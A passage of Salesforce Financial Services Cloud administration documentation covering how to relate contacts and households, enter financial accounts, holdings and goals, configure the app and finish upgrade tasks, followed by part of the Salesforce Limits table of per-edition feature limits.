 - d. To relate another person to a household member, click **+ Add Row** and complete the information.

Add an Extended Relationship to a Client or Household

Better visualize clients' relationships with people outside of their household. Track the other professionals who advise clients about their financial lives. Also track clients' affiliations with owned businesses and other organizational entities.

[Relate a Contact to a Client or Household](#)

Add a lawyer, accountant, or other professional as a related contact. First, create a business account for the contact (because every contact belongs to an account in Salesforce). Then associate the contact with a client or household.

[Relate an Account or Another Household to a Household](#)

Add an account that is associated with a household to track the household's relationships with other entities, such as a business, a trust, or another household.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Relate a Contact to a Client or Household

Add a lawyer, accountant, or other professional as a related contact. First, create a business account for the contact (because every contact belongs to an account in Salesforce). Then associate the contact with a client or household.

1. In the navigation menu, go to Accounts and select **New**. Create an account record. If you're adding a lawyer as the related contact, create an account record for the law firm.
2. From the Relationships tab of the client or household profile, do one of the following.
 - From the relationship map, click **+ Add Contact**.
 - In the Related Contacts section, click **New**.
3. For Contact, verify the name of the household member that the contact is associated with. The contact must be associated with a specific member—not with the household in general.
4. Click the **Related Contact** field. Select either an existing contact or **New Contact**. If it's a new contact, do the following.
 - a. Select the **Business** record type, because you're adding a business contact. Click **Next**.
 - b. Enter the contact's last name, and select the account name that you created in the first step.
 - c. Save the contact record.
5. For Related Role, select the role that describes how the contact is associated with the client.
6. Save the related contact record.

The related contact appears on both the client and household profiles. The contact's record detail page also shows the entities that the contact has relationships with.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Relate an Account or Another Household to a Household

Add an account that is associated with a household to track the household's relationships with other entities, such as a business, a trust, or another household.

You can associate an account entity only with a household entity—not with an individual client. To track a client's relationship with an organizational entity, we recommend associating the account with the household.

1. On the Relationships tab of the household profile, do one of the following.
 - From the relationship map, click **+ Add Account**.
 - In the Related Accounts section, click **New**.
2. For Account, verify the name of the household that the account is associated with.
3. Click the **Related Account** field, and select an existing account or **New Account**. Do the following for a new account.
 - a. If the related account is another household, select the **Household** record type. If the related account is a business or organizational entity, select the **Business** record type. Then click **Next**.
 - b. Enter the account's name and other optional information.
 - c. Save the account record.
4. For Related Role, select the role that describes how the account is associated with the household.
5. Save the related account record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

The related account appears on the household profile. The account's record detail page also shows the entities that the account has relationships with.

Enter Financial Data

Create records for clients' financial accounts and their underlying holdings, assets, liabilities, and financial goals.

[Add a Financial Account](#)

Enter information about an investment account, bank account, or insurance policy. While this data is typically updated automatically from external systems, here's how to enter a financial account manually.

[View Holdings Within an Investment Account](#)

Expand the view of an investment account to see its underlying holdings.

[Add Holdings to an Investment Account](#)

Enter purchase history and details about financial holdings in an investment account.

[Create Securities Records](#)

Enter information about securities, such as stocks or bonds. While this data is typically updated automatically from external systems, here's how to enter a securities record manually.

[Add an Asset or Liability](#)

Enter information about tangible assets—such as real estate or collectibles—or liabilities—such as mortgages or loans.

[Add a Financial Goal](#)

Create a financial goal to track clients' progress toward major purchases, retirement savings, or other life goals.

[Add a Financial Account Role](#)

Enter information about a client's involvement with a financial account, such as an individual who is a beneficiary or trustee.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Add a Financial Account

Enter information about an investment account, bank account, or insurance policy. While this data is typically updated automatically from external systems, here's how to enter a financial account manually.

1. On the Financials tab of the client or household profile, select **New** in the appropriate financial accounts section.
2. Enter relevant details.

The Primary Owner can be a household member or an organizational entity—it can't be the household itself.

For investment accounts, if it's one that your firm manages or administers, select *Managed*. If it's one of your in-house products, leave *Held Away* unselected.

3. Save the record.

If you created the financial account from the client profile, and if the client's financial account information is summarized at the household level, the newly created account is also visible in the household profile. If a financial account is jointly owned by multiple individuals, the full balance is displayed in each individual's profile.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

If some or all individuals belong to the same household, and if financial accounts are included in that household's roll-up summaries for the primary owner, then the balance is counted only once in the summary calculation.

If an individual client and an organizational entity jointly own a financial account, the primary ownership determines whether the account balance is included in roll-up summaries.

- If the primary owner is the individual client, the balance is included in the client's household roll-up summary.
- If the primary owner is the organizational entity, the balance is excluded from the client's household roll-up summary.

You can edit or delete a financial account from the Financials tab or the Related tab. You can also create a wallet share opportunity that's associated with a financial account. Select the actions icon next to the financial account name.

SEE ALSO:

[Create a Wallet Share Opportunity](#)

View Holdings Within an Investment Account

Expand the view of an investment account to see its underlying holdings.

1. On the Financials tab of the client or household profile, look for an arrow icon next to the investment account name.
If there's no icon, holdings information isn't available.
2. To expand the list of holdings within the investment account, select the icon.

SEE ALSO:

[Add Holdings to an Investment Account](#)

Add Holdings to an Investment Account

Enter purchase history and details about financial holdings in an investment account.

When you add a holding, you can select from existing securities records only. If the securities record doesn't exist yet, create it first.

1. On the Related tab of the client or household profile, select **New** in the Financial Holdings section.
2. Enter a name, such as *Salesforce shares*.
3. Select the ticker symbol.
4. Select the financial account (investment account) for this holding.
5. Enter purchase details.
6. Save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Create Securities Records

Enter information about securities, such as stocks or bonds. While this data is typically updated automatically from external systems, here's how to enter a securities record manually.

Make sure that securities data is entered before you enter holdings for investment accounts. Otherwise, you can't specify that the security is part of a holding.

1. From the navigation menu, go to the Securities list view, and then select **New**.
2. Enter the ticker symbol, securities name, and other relevant details.
3. Save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Add an Asset or Liability

Enter information about tangible assets—such as real estate or collectibles—or liabilities—such as mortgages or loans.

1. On the Financials or Related tab of the client or household profile, select **New** in the Assets and Liabilities section.
2. Select an *Asset* or *Liability* record type.
3. Enter required details, and then save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Add a Financial Goal

Create a financial goal to track clients' progress toward major purchases, retirement savings, or other life goals.

1. On the Goals tab of the client or household profile, select **New** in the Goals Summary section.
2. Enter a name.
3. Select the household member who is the goal's primary owner.
4. Enter other relevant details, then save the record.

If you created the goal from the client profile and if the client's goals are summarized at the household level, the goal is also visible in the household profile.

You can edit or delete a goal in the Goals tab or the Related tab. For now, you can enter savings-oriented goals only; a goal such as paying down debt isn't supported. You can't associate a goal with specific financial accounts.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Add a Financial Account Role

Enter information about a client's involvement with a financial account, such as an individual who is a beneficiary or trustee.

1. On the Financials tab of the client profile, select **New** in the Financial Account Roles section.
2. Select the financial account and the role that describes the client's involvement.
3. Enter relevant details, including updating the start date as needed.
4. Save the record.

The newly added role is visible on the Financials tab.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

 **Note:** If you look on the Related tab of the client profile, you can see the full list of financial account roles that the client occupies. The Related list includes the financial account roles of Primary Owner and Joint Owner. These financial account roles are created and updated automatically when you indicate that the client is a primary or joint owner on a financial account record.

Create a Wallet Share Opportunity

Create an opportunity record related to a financial account to track wallet share opportunities.

1. On the Financials tab, select the actions icon next to the name of any financial account.
2. Select **New Opportunity (Wallet Share)**.
3. Enter the required fields and any relevant details.
4. Save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Create a Lead

Create a lead record to track a prospect.

1. From the navigation bar, go to the Leads list view, and then select **New**.
2. Select the appropriate lead record type, and select **Next**.
3. Enter the name, company name, and lead status, and other relevant details.
4. Save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Convert a Lead to a Client

Convert a lead record to a client record.

1. From the lead detail page, select **Convert**.
2. Click in `Account Name`, then select **New Account**.
3. Select the Individual record type, then select **Next**.
4. Enter any relevant details.
5. Save the new account record.
6. If you want to also create an opportunity record associated with the converted lead, enter an opportunity name.
7. Select **Convert**.
8. Close the confirmation message or select **Go to Leads** to continue creating more lead records.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Create a Case from Financial Accounts

Create a case for a client’s financial account so you can see the related case from the financial account’s page or the client’s profile page.

1. From a client’s profile page, click the **Financial Accounts** tab.
2. Next to a financial account name, from the dropdown menu, click **New Case**.

3. Enter the information about the case.
4. Save your changes.

The case is associated with your client’s financial account.

You can see this case from the Cases section on the Related tab of either the financial account page or the client’s profile page.

Work with Client Data

Track the specifics of your client interactions so that you develop a rich history to draw on for building relationships.

[Track Client Interactions](#)

Track tasks and events and log client communications to maintain a complete history of your interactions with a client.

[Track Client Interests](#)

Track clients’ personal and financial interests so it’s easy to personalize communications and match clients with events of interest.

Track Client Interactions

Track tasks and events and log client communications to maintain a complete history of your interactions with a client.

1. On the client profile, go to the Activity tab.
2. On the appropriate tab, schedule a task or event, send an email, or log a call.
If the client's tasks or events are included in the household's roll-up summary, this task or event is also displayed on the household profile's Activities Related List on the Related tab.

Keep in mind these considerations when tracking client interactions.

- Your administrator can designate which activities affect the Last Interaction and Next Interaction dates that you see on the client and household profiles. Ask your administrator for details.
- Last Review and Next Review dates are not calculated automatically based on a client's Review Frequency. Last Review and Next Review dates are unrelated to the client's task or event dates, even if a task or event is a review meeting.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Track Client Interests

Track clients' personal and financial interests so it's easy to personalize communications and match clients with events of interest.

1. On the client profile, select **Edit** in the highlights panel.
2. In the Know Your Client section, click in the `Personal Interests` or `Financial Interests` field.
3. Enter an interest, such as *Cooking* or *Retirement*. If it exists in the app, select it from the list of suggested interests. Otherwise, press the Enter key after each new entry to add it to the list.
4. Save your changes.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Customize Your Implementation

Are you ready for more? These tasks can take you far in Financial Services Cloud.

[Modify the Salesforce1 Navigation Menu](#)

Let advisors access Financial Services Cloud through the Salesforce1 mobile navigation menu.

[Add Actions to Custom Object Page Layouts](#)

Enable clone, delete, and edit actions for Financial Services Cloud custom objects so that advisors can access them on record detail pages in Lightning Experience.

[Configure Reciprocal Roles](#)

Within a relationship, a reciprocal role describes the role of one entity relative to another entity. For example, Client and Power of Attorney, or Proprietor and Business. We've provided a set of commonly used reciprocal role records. You can edit them to specify more granular roles for extended families, specific types of attorneys, or various professional affiliations.

[Configure Company Name Override for Leads](#)

You can configure the company name override in Custom Settings as part of configuring the B2C lead conversion process.

[Configure Chatter Feed Tracking](#)

If your firm has approved Chatter for use, configure feed tracking to allow advisors to use the Chatter feed on client and household profiles. The feed makes it easy for the advisory team to provide collaborative service and advice. Chatter isn't required for any packaged functionality except the Chatter feed on the Collaborate tab.

[Configure Custom Record Types for Individuals and Groups](#)

Financial Services Cloud gives you the flexibility to configure custom individual and group record types. If your advisors have an individual or a relationship group that doesn't fit the default record type, you can configure a custom record type based on the default individual or group record type provided by Financial Services Cloud.

Modify the Salesforce1 Navigation Menu

Let advisors access Financial Services Cloud through the Salesforce1 mobile navigation menu.

1. From Setup, enter *Salesforce1 Navigation* in the **Quick Find** box, then select **Salesforce1 Navigation**.

2. Ensure that only supported items are included in the Selected menu items list.

We recommend:

- Accounts
- Contacts
- Financial Accounts
- Financial Goals
- Financial Holdings
- Assets and Liabilities
- Leads
- Opportunities
- Tasks
- Notes
- Events
- Dashboards
- Reports
- Feed
- People
- Groups
- Smart Search

3. Save your changes.

Note: Account pages display as Salesforce Classic account pages. The Home page doesn't work with Salesforce1 or mobile browsers.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Add Actions to Custom Object Page Layouts

Enable clone, delete, and edit actions for Financial Services Cloud custom objects so that advisors can access them on record detail pages in Lightning Experience.

1. From the management settings for each custom object whose actions you want to manage, such as Financial Accounts, go to **Page Layouts**.
2. Select **Edit** next to each page layout you want to add actions to.
3. Select the **Salesforce1 & Lightning Actions** category in the palette, and then drag these actions to the Salesforce1 and Lightning Experience Actions section.
 - **Clone**
 - **Delete**
 - **Edit**
4. Save your changes.
5. Repeat these steps for each custom object's page layout, as needed.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Configure Reciprocal Roles

Within a relationship, a reciprocal role describes the role of one entity relative to another entity. For example, Client and Power of Attorney, or Proprietor and Business. We've provided a set of commonly used reciprocal role records. You can edit them to specify more granular roles for extended families, specific types of attorneys, or various professional affiliations.

1. Switch to Salesforce Classic and go to the Reciprocal Roles tab.
 -  **Tip:** If the tab isn't visible in the tab bar, select the All Tabs icon to show the full list of available tabs.
2. In the View drop-down list, select **All**, and then select **Go** to view the reciprocal roles.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Role	Inverse
Accountant	Client
Lawyer	Client
Parent	Dependent
Dependent	Parent
Ex-Spouse	Ex-Spouse
Grandparent	Grandchild
Grandchild	Grandparent
Power of Attorney	Client
Extended Family	Extended Family
Business	Proprietor
Sibling	Sibling

Role	Inverse
Spouse	Spouse

3. Edit these reciprocal roles as needed. If you add a reciprocal role record and select **Create Inverse Role**, Salesforce creates a corresponding record that has the values for Role and Inverse swapped.

 **Note:** The predefined reciprocal role are available only in English. To translate them into another language, delete the role records and create your own records.

Configure Company Name Override for Leads

You can configure the company name override in Custom Settings as part of configuring the B2C lead conversion process.

By default, the override is enabled for System Administrator and Advisor profiles and replaces the company name with the lead's full name when saving a B2C lead.

1. From Setup, enter *Custom Settings* in the Quick Find box, then select **Custom Settings**.
2. Select **B2C Lead Company Name Config**.
3. Click **Manage** and then edit **System Administrator** or **Advisor**.
4. To turn off the override, clear *Override Company Name*.
5. If you want to apply this custom setting to other profiles or users, add them and make sure that *Override Company Name* is selected for each one.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise,** and **Unlimited** Editions

Configure Chatter Feed Tracking

If your firm has approved Chatter for use, configure feed tracking to allow advisors to use the Chatter feed on client and household profiles. The feed makes it easy for the advisory team to provide collaborative service and advice. Chatter isn't required for any packaged functionality except the Chatter feed on the Collaborate tab.

1. Verify that Chatter is enabled.
 - a. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
 - b. In the Chatter Settings section, verify that *Enable* is selected.
2. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
3. To enable the Chatter feed on the client profile, configure feed tracking for the Contact object. To enable the Chatter feed on the household profile, configure feed tracking for the Account object.
 - a. Select the object.
 - b. Select *Enable Feed Tracking*.
 - c. Save your changes.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise,** and **Unlimited** Editions

Configure Custom Record Types for Individuals and Groups

Financial Services Cloud gives you the flexibility to configure custom individual and group record types. If your advisors have an individual or a relationship group that doesn't fit the default record type, you can configure a custom record type based on the default individual or group record type provided by Financial Services Cloud.

To configure a custom individual record type, you must first create a custom account record type using the Account (Individual) Layout and create a custom contact record type using the Contact (Individual) Layout. To configure a custom group record type, you must first create a custom account record type using the Account (Household) Layout.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

1. From Setup, enter *custom* in the **Quick Find** box, then select **Custom Metadata Types**.
2. To configure an individual record type, click **Individual Record Type Mapper**. To configure a household record type, click **Group Record Type Mapper**.
3. Depending on your record type, click either **Manage Individual Record Type Mappers** or **Manage Group Record Type Mappers**.
4. Click **New**.
5. Complete the following information for the record type mapper.

 **Note:** The required information depends on the record type.

- a. Enter the label for your custom record type mapper.
The Individual Record Type Mapper Name is filled automatically based on this label. Keep it the same as the label.
 - b. For Account Record Type, enter your custom account record type name.
This name is the same as your custom record type.
 - c. Enter the account namespace for your custom record type's org.
 - d. For Contact Record Type, enter your custom contact record type name.
 - e. Enter the contact namespace for your custom record type's org.
 - f. For Account Type, enter either *Individual* or *Group*, depending on your custom record type.
6. Save your changes.
When advisors create a new account, this custom record type is available to use.

Upgrades

Post-Upgrade Tasks

If you're upgrading from Financial Services Cloud Winter '17 to Spring '17, complete these setup and configuration tasks.

 **Important:** You can add processes or record types for Lead and Opportunity objects, but the packaged processes and record types must remain active for the upgrade. Optionally, you can remove them from the respective user profiles.

[Configure the Client Page](#)

If you're using a custom client record page, configure it as part of the upgrade tasks to get the latest components. You can skip this task if you're using the packaged client record page.

[Update Admin and Advisor Profiles](#)

Part of the upgrade process is updating the profiles for Financial Services Cloud admins and advisors.

[Update Page Layouts](#)

Update page layouts so advisors can reactivate account contact relationships using the standard related lists.

[Relationship Groups Setup](#)

As part of the upgrade tasks, set up relationship groups to let advisors add individuals to more than one group, add businesses to groups, and visualize relationships.

[Synchronize Account and Contact Owners](#)

By default, all new account and contact owners for individuals are synchronized automatically. You can schedule an Apex job to make sure that each existing individual has the same owner on account and contact details.

[Update Roles for Account Contact Relationships](#)

As an optional part of the upgrade process, you can give advisors more roles that represent the types of group members that your firm tracks.

Configure the Client Page

If you're using a custom client record page, configure it as part of the upgrade tasks to get the latest components. You can skip this task if you're using the packaged client record page.

The relationship members component now includes all the information from the relationship summary component. The relationship summary included total financial accounts, wallet share, and more. Complete these steps to remove the relationship summary component.

1. From Setup, enter *Lightning* in the **Quick Find** box, then select **Lightning App Builder**.
2. Next to your custom client record page, click **Edit**.
3. From the Lightning App Builder, click the Relationship tab on the client record page.
4. If the relationship summary component is on the client record page, remove it.
 -  **Note:** This component was packaged at the top of the Relationships tab.
5. Confirm that the relationship members component is on the client record page.
6. Save your changes.
7. Click **Back** to exit the Lightning App Builder and then refresh your browser.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise,** and **Unlimited** Editions

Update Admin and Advisor Profiles

Part of the upgrade process is updating the profiles for Financial Services Cloud admins and advisors.

Complete these steps for the Admin and Advisor profiles, so they can use the relationship group builder to add businesses to groups and select a group as a primary group for group members.

1. From Setup, enter *Profiles* in the **Quick Find** box, then select **Profiles**.
2. Click **Advisor**.
3. From Field-Level Security, next to Account Contact Relationship, click **View**.
4. Click **Edit**.
5. For Include in Primary Group, select **Edit Access**.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise,** and **Unlimited** Editions

6. For Primary Group, select **Edit Access**.
7. Save your changes.
8. Repeat these steps for the Admin profile.

Update Page Layouts

Update page layouts so advisors can reactivate account contact relationships using the standard related lists.

1. Add the Related Contacts related list to these account layouts: Account (Household) Layout, Account (Business) Layout, Account (Institution) Layout.
 - a. From Setup, enter *Object Manager* in the **Quick Find** box, then select **Object Manager**.
 - b. Click **Account** and then click **Page Layouts**.
 - c. Click a layout to upgrade.
 - **Account (Household) Layout**
 - **Account (Business) Layout**
 - **Account (Institution) Layout**
2. Add the Related Accounts related list to these contact layouts: Contact (Individual) Layout and Contact (Business) Layout.
 - a. From Setup, enter *Object Manager* in the **Quick Find** box, then select **Object Manager**.
 - b. Click **Contact** and then click **Page Layouts**.
 - c. Click a layout to upgrade.
 - **Contact (Individual) Layout**
 - **Contact (Business) Layout**
3. Assign the managed Account Contact Relationship layout to the Advisor profile:
 - a. From Setup, enter *Object Manager* in the **Quick Find** box, then select **Object Manager**.
 - b. Click **Account Contact Relationship** and then click **Page Layouts**.
 - c. From the Page Layouts section, click **Page Layout Assignment**.
 - d. Click **Edit Assignment**.
 - e. For Profiles, click **Advisor**.
 - f. For Page Layout To Use, select **Account Contact Relationship Layout (Installed Package: Financial Services Cloud)**.
 - g. Save your changes.
4. Add fields to the managed Account Contact Relationship layout.
 - a. From the Account Contact Relationship object page, click one of the Account Contact Relationship layouts.
 - b. Verify that you are updating the managed Account Contact Relationship layout.

 **Note:** The managed Account Contact Relationship layout displays a message that the layout is managed.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

- c. In the palette, select the **Fields** category and then drag **Primary Group** to under the Active field.
 - d. Drag **Include in Primary Group** to the Account Information section, next to the Account field.
 - e. Save your changes.
5. Update the Securities layout.
 - a. From Custom Object Layouts, click **Securities Layout**.
 - b. Drag these fields to the Information section:
 - **Asset Category**
 - **Asset Category Name**
 - **Asset Class**
 - c. Save your changes.

Relationship Groups Setup

As part of the upgrade tasks, set up relationship groups to let advisors add individuals to more than one group, add businesses to groups, and visualize relationships.

[Enable Multiple Relationship Groups](#)

Let advisors add a person to more than one relationship group.

[Configure the Custom Client Page for Relationship Groups](#)

Add Lightning components to a custom client record page to let advisors add businesses to groups and visualize relationships.

[Set Up Field Sets for Relationship Groups](#)

Create custom field sets to include information about relationship groups and group members on an individual profile's Relationships tab.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Enable Multiple Relationship Groups

Let advisors add a person to more than one relationship group.

-  **Note:** The Multiple Relationship Groups feature is enabled by default for new orgs.
1. From Setup, enter *custom* in the **Quick Find** box, then select **Custom Settings**.
 2. Next to Industries Application Config, click **Manage**.
 3. Click **Edit**.
 4. Select **Multiple Relationship Groups**.
 5. Save your changes.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise, and Unlimited** Editions

Configure the Custom Client Page for Relationship Groups

Add Lightning components to a custom client record page to let advisors add businesses to groups and visualize relationships.

The packaged client record page already includes the Lightning components for relationship groups. If you're using a custom client record page, you must add the Lightning components.

1. From Setup, enter *Lightning* in the **Quick Find** box, then select **Lightning App Builder**.
2. Next to your custom client record page, click **Edit**.
3. From Lightning App Builder, click the **Relationships** tab on the client record page.
4. Drag the relationship groups component to the client record page under the relationship members component.
5. Drag the relationship map component to the client record page above the relationship members component.
6. Save your changes.
7. To exit Lightning App Builder, click **Back** and then refresh your browser.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise,** and **Unlimited** Editions

Set Up Field Sets for Relationship Groups

Create custom field sets to include information about relationship groups and group members on an individual profile's Relationships tab.

Complete the following steps from Salesforce Classic.

1. Create an account field set to include account information on the relationship groups component on the Relationship tab.
 - a. From Setup, enter *account* in the **Quick Find** box, then select **Field Sets**.
 - b. Enter the field set information.
 - Field Set Label: *Relationship Groups*
 - Field Set Name: *WM_Client_Relationship_Groups*
 - Where is this used? *Client profile's Relationships tab*
 - c. Save your changes.
 - d. In the palette, select the **Account** category, and then drag the following fields to In the Field Set.
 - **Account Name**
 - **Last Interaction**
 - **Total Financial Accounts**
 - e. In the palette, select the **Record Type ID** category, and then drag the **Name** field to under Account Name in the In the Field Set list.
 - f. Save your changes.
2. Create an account field set to include account information on the relationship members component on the Relationship tab.
 - a. From Setup, enter *account* in the **Quick Find** box, then select **Field Sets**.
 - b. Enter the field set information.
 - Field Set Label: *Relationship Group Members*
 - Field Set Name: *WM_Client_Relationship_Group_Members*

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional, Enterprise,** and **Unlimited** Editions

- Where is this used? *Client profile's Relationship Groups table*
- c. Save your changes.
 - d. In the palette, select the **Account** category, and then drag the following fields to In the Field Set.
 - **Account Name**
 - **Category**
 - **Total Financial Accounts**
 - e. In the palette, select the **Record Type ID** category, and then drag the **Name** field to under Account Name in the In the Field Set list.
 - f. Save your changes.
3. Create a contact field set to include contact information on the relationship members component on the Relationship tab.
 - a. From Setup, enter *contact* in the **Quick Find** box, then select **Field Sets**.
 - b. Enter the field set information.
 - Field Set Label: *Relationship Group Members*
 - Field Set Name: *WM_Client_Relationship_Group_Members*
 - Where is this used? *Client profile's Relationship Groups table*
 - c. Save your changes.
 - d. In the palette, select the **Contact** category, and then drag the **Name** field to In the Field Set.
 - e. In the palette, select the **Record Type ID** category, and then drag the **Name** field to under Name in the In the Field Set list.
 - f. In the palette, select the **Account ID** category, and then drag the following fields to under Record Type ID > Name in the In the Field Set list.
 - **Last Interaction**
 - **Total Financial Accounts**
 - g. Save your changes.

Synchronize Account and Contact Owners

By default, all new account and contact owners for individuals are synchronized automatically. You can schedule an Apex job to make sure that each existing individual has the same owner on account and contact details.

1. From Setup, enter *apex* in the **Quick Find** box, then select **Apex Classes**.
2. Click **Schedule Apex**.
3. Enter a job name.
4. For Apex Class, look up and select **AccountContactSyncSchedulable**.
5. Schedule the Apex class to run for one day.

 **Note:** Make sure that the preferred start time is in the future.

6. Save your changes.

To monitor the job status, enter *apex* in the **Quick Find** box, then select **Apex Jobs**.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Update Roles for Account Contact Relationships

As an optional part of the upgrade process, you can give advisors more roles that represent the types of group members that your firm tracks.

1. From Setup (in Salesforce Classic only), enter *Contact Relationships* in the **Quick Find** box, then select **Fields** under Account Contact Relationships.
2. Select **Roles**.
3. Add roles as needed.
We recommend these roles:
 - Grantor
 - Beneficiary
 - Board Member
 - Employee
 - Trustee
4. Save your changes.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

SALESFORCE LIMITS

Salesforce Limits is a reference guide that covers a variety of limits associated with Salesforce features and products. However, *Salesforce Limits* doesn't cover all limits, and some limits might not apply to your Salesforce org.

Keep in mind that stated limits aren't a guarantee that the specified resource is available at its limit in all circumstances. For example, some limits depend on load, performance, and other system issues. In addition, *Salesforce Limits* doesn't include limits of:

- User interface elements in the Salesforce application
- Field lengths of Salesforce objects
- Desktop integration clients
- Your Salesforce contract

All limits are subject to change at any time. Contact Salesforce for more information.

For limits related to developing applications with Apex, SOAP, REST, or another API, see [Salesforce Developer Limits Quick Reference](#).

Contractual limits may also apply, as per your Salesforce contract.

[General Salesforce Limits](#)

[Administration and Support Limits](#)

[Collaboration Limits](#)

[Communities Limits](#)

Limits for communities, including users, portal roles, moderation, reporting, and more.

[Feature Limits](#)

General Salesforce Limits

[Salesforce Features and Edition Limits](#)

Limits for Salesforce features by edition.

[Accessibility Limits](#)

General accessibility limits, and limits for keyboards and screen readers.

[Salesforce Reports and Dashboards Limits Per Edition](#)

Differences between editions for reports, snapshots, dashboards, and filtering.

[Search Limits](#)

Search limits for file extensions and sizes, synonym groups, and picklists.

[Standard Object Limits](#)

Standard object limits include usage details for object customizations, such as the custom fields you've added or sharing rules you've applied to an object.

Salesforce Features and Edition Limits

Limits for Salesforce features by edition.

 **Note:** Having trouble viewing the numbers and columns in this table? Try [this view](#).

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Action plans: maximum tasks	N/A				75		
Active lookup filters	5 per object						
Active validation rules per object	N/A	20			100	500	100
Attachments: maximum size in the Notes & Attachments related list ¹		25 MB for file attachments. 2 GB for feed attachments.					
Categories: maximum default categories and hierarchy levels	N/A				<ul style="list-style-type: none"> • 100 categories in a data category group • 5 levels in a data category group hierarchy 		
Category groups: maximum default					5 category groups, with 3 groups active at a time		
Certificates: maximum					50		
Content deliveries: default delivery bandwidth per rolling 24-hour window	10 GB						
Content deliveries: default delivery view counts per rolling 24-hour window	20,000						
Content deliveries: maximum file size for online viewing	25 MB						
Content: maximum file size	<ul style="list-style-type: none"> • 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce 						
Content: maximum libraries	2,000						

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Content: maximum number of documents	10,000,000						
Content: maximum number of documents and versions in a 24-hour period (adjustable)	36,000						2,500
Content packs: maximum files	N/A	50					
Custom apps ²	N/A	1		255 To exceed this limit, contact Salesforce.	260 To exceed this limit, contact Salesforce.	Unlimited	10
Custom fields per object ³	5	25	100		500	800	500
Custom labels	N/A			5,000			
Custom links: maximum label length	1,024 characters						
Custom links: maximum URL length	3,000 bytes ⁴						
Custom objects ⁵	N/A	5	50		200	2,000	400
Custom objects: deletion of parent records in a many-to-many relationship	N/A		Available unless more than 200 junction object records are associated with the deleted parent record <i>and</i> the junction object has a roll-up summary field that rolls up to the other parent.				
Custom objects: maximum master-detail relationships			2 ⁶				
Custom permissions	N/A				1,000		
Custom profiles: maximum	N/A			2	1,500 per user license type		
Custom settings: cached data limit	The lesser of 10 MB or 1 MB multiplied by the number of full-featured user licenses in your org (N/A in Contact Manager and Professional Editions)						
Custom settings: maximum fields per setting	5	N/A	100	N/A	300		
Divisions: maximum	N/A			100			N/A
Documents: maximum size of custom app logo	20 KB						

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Documents: maximum size of document to upload	5 MB						
Documents: maximum size of file name (with extension)	255 characters						
Entitlement processes and milestones	N/A			You can create up to 1,000 entitlement processes total, with up to 10 milestones per process. If your org was created before Summer '13, its maximum entitlement processes can be lower. Contact Salesforce to increase it.			
External objects ⁷	N/A				100		
Field history tracking: maximum standard or custom fields tracked for standard or custom objects	N/A	20					
File size: maximum in Chatter and on the Files tab	2 GB						
Fiscal years: maximum custom	250						
Formulas: maximum displayed characters after an evaluation of a formula expression	1,300						
Formulas: maximum length	3,900 characters						
Formulas: maximum size when compiled	5,000 bytes						
Formulas: maximum size when saved	4,000 bytes						
Formulas: unique relationships per object	15						
Formulas: VLOOKUP functions per object	10						
Ideas: maximum size of HTML idea comment	N/A			4 KB			
Ideas: maximum size of HTML idea description				32 KB			
Lightning Apps	N/A			10	25	Unlimited	N/A

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Lightning Pages: maximum components in a region	25						
Master-detail relationship: maximum child records	10,000 ⁸						
Objects: maximum number of deleting combined objects and child records	100,000						
Omni-Channel: maximum pending routing requests ⁹	N/A			30,000			
